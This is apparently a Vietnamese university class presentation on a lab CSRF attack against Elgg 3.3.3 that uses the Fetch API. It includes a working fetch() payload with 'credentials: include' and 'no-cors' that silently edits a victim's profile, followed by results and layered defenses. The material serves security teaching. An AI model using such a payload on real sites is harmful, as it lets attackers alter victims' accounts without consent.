Tấn công CSRF trên Elgg bằng Fetch API

Thay thế XMLHttpRequest / Form submit bằng `fetch()` hiện đại

Nhóm 6 — Thành (23001935) · Trí (23001939) · Thao (23001936)

Ngày 13 tháng 11 năm 2026

An toàn máy tính — Trường ĐH Khoa học Tự nhiên, ĐHQGHN

Nội dung trình bày & phân công

1. Tổng quan & Lý thuyết
2. Kỹ thuật tấn công Fetch API
3. Kết quả & Phòng thủ

Phân công (Nhóm 6):

- **Thành** — lý thuyết, HTTP, phòng chống
- **Trí** — Elgg, Docker, Fetch API, kiểm thử
- **Thao** — bằng chứng, slide, video

100% thành viên tự chạy Docker, tự bắt gói tin, tự đổi About me theo MSV, cùng vấn đáp 15 câu hỏi.

CSRF là gì?

Cross-Site Request Forgery — kẻ tấn công lừa trình duyệt của nạn nhân (*đang đăng nhập*) gửi một yêu cầu mạo danh tới máy chủ mục tiêu. Không cần mật khẩu, không trộm cookie — chỉ *mượn* phiên.

Ba điều kiện cần:

1. Nạn nhân có phiên đăng nhập còn hiệu lực (session cookie).
2. Hành động thay đổi trạng thái, tham số dự đoán được.
3. Ứng dụng thiếu phòng vệ (không SameSite, không token).

Mục tiêu: đổi trường *About me* của Alice thành `CSRF attack by 23001939`.

Same-site vs cross-site & khe hở cốt lõi

Khái niệm	Định nghĩa	Ví dụ trong lab
Same-origin	scheme+host+port	elgg…:8080 với chính nó
Same-site	cùng site (eTLD+1)	attacker.csrf.localhost & elgg.csrf.localhost
Cross-site	khác site	127.0.0.1 với elgg.csrf.localhost

Khe hở "gửi được nhưng không đọc được"

SOP cấm JS *đọc* response khác origin, nhưng **không** cấm *gửi* request. CSRF chỉ cần hành động được thực thi — không cần đọc kết quả. Vì vậy `mode:'no-cors'` (opaque) vẫn đủ.

Hai mô hình môi trường thực nghiệm

Mô hình SEED chuẩn (khái niệm)

www.seed-server.com + www.attacker32.com — khung lý thuyết tham chiếu.

Lab Docker thật của nhóm (đã chạy)

Elgg **3.3.3** @ elgg.csrf.localhost:8080
Attacker cùng-site @ attacker.csrf.localhost:8000
Attacker khác-site @ 127.0.0.1:8000
Hai chế độ: `protected` / `vulnerable`

Vì sao hai host attacker?

Đổi đúng một biến (cùng-site ↔ khác-site) để tách bạch vai trò của cookie `SameSite` với anti-CSRF token.

Yêu cầu cải tiến: từ XHR/Form sang Fetch API

Tiêu chí	Form submit	XHR	Fetch API
Tàng hình (không chuyển trang)	✘	✔	✔
Cú pháp hiện đại (async)	✘	✘	✔
Đề bài	✘ cấm	✘ cấm	✔ bắt buộc

Hai cờ then chốt

`credentials: 'include'` → ép trình duyệt đính kèm cookie phiên cross-origin.

`mode: 'no-cors'` + urlencoded/FormData → Simple Request, không Preflight OPTIONS.


Phân tích gói tin & mã khai thác

Endpoint (lab thật): `POST http://elgg.csrf.localhost:8080/action/profile/edit`


```
const payload = new URLSearchParams();
payload.append('name', 'Alice');
payload.append('description', 'CSRF attack by 23001939');
payload.append('accesslevel[description]', '2');   // 2 = Public
payload.append('guid', '56');                       // Alice's GUID
fetch('http://elgg.csrf.localhost:8080/action/profile/edit', {
  method: 'POST',
  mode: 'no-cors',          // Simple Request -> no Preflight
  credentials: 'include',   // REQUIRED: attach session cookie
  body: payload             // URLSearchParams tu sinh Content-Type
});
```

Biến thể `FormData`: không đặt `Content-Type` thủ công (trình duyệt tự sinh boundary).


Sơ đồ luồng tấn công




Minh chứng thực nghiệm (ảnh thật, Elgg 3.3.3)



Trước: About me baseline



Protected: “missing __token”



Sau (vulnerable): đã bị đổi

Ma trận kết quả

protected · cùng-site	token bật	**chặn**	✘ đổi
vulnerable · khác-site	SameSite	**chặn**	✘ đổi
vulnerable · cùng-site	token tắt	**thành công**	✔ đổi

Hai lớp phòng thủ — chứng minh độc lập

Anti-CSRF token (server)

Attacker không đọc được token (SOP) ⇒ request giả thiếu token ⇒ Elgg từ chối: “Form is missing __token”.

Cookie SameSite (trình duyệt)

Ngay cả khi token tắt, POST *khác-site* không mang cookie phiên ⇒ Elgg coi là khách lạ ⇒ hồ sơ không đổi.

Phát hiện kỹ thuật

About me lưu ở *annotation* `profile:description`, không phải metadata `$user->description` ⇒ tool `reset-profile` ban đầu reset sai bảng. Bài học: chỉ tin bằng chứng đối chiếu trực tiếp.

Phòng thủ nhiều lớp (Defense-in-Depth)

Lớp	Biện pháp
Cookie	`SameSite=Lax/Strict` — không gửi cookie cross-site
Ứng dụng	Anti-CSRF token — attacker không đọc được (SOP)
Ứng dụng	Double Submit Cookie
Header	Kiểm tra `Origin` / `Sec-Fetch-Site`
Giao diện	`X-Frame-Options` / CSP `frame-ancestors`

Khuyến nghị

`SameSite=Lax` + anti-CSRF token + kiểm tra `Origin` cho endpoint nhạy cảm. Không dùng `GET` cho hành động đổi trạng thái.

Minh bạch sử dụng AI & Kết luận

Khai báo mức độ AI:

- **Mức 1:** phản biện cơ chế CORS/Simple Request — sinh viên tự code.
- **Mức 2:** AI đồng sáng tạo định dạng, sơ đồ theo thiết kế của nhóm.
- **Mức 3:** AI hỗ trợ sinh khung công cụ & automation kiểm thử; nhóm cấu hình, chạy và chịu trách nhiệm kết quả.

Thông điệp cốt lõi

CSRF **không** bị HTTPS ngăn chặn. Giải pháp căn cơ: `SameSite` cookie + anti-CSRF token + kiểm tra nguồn gốc request. *Học tấn công để phòng thủ.*

Cảm ơn thầy và các bạn!

Hỏi & đáp (Q&A)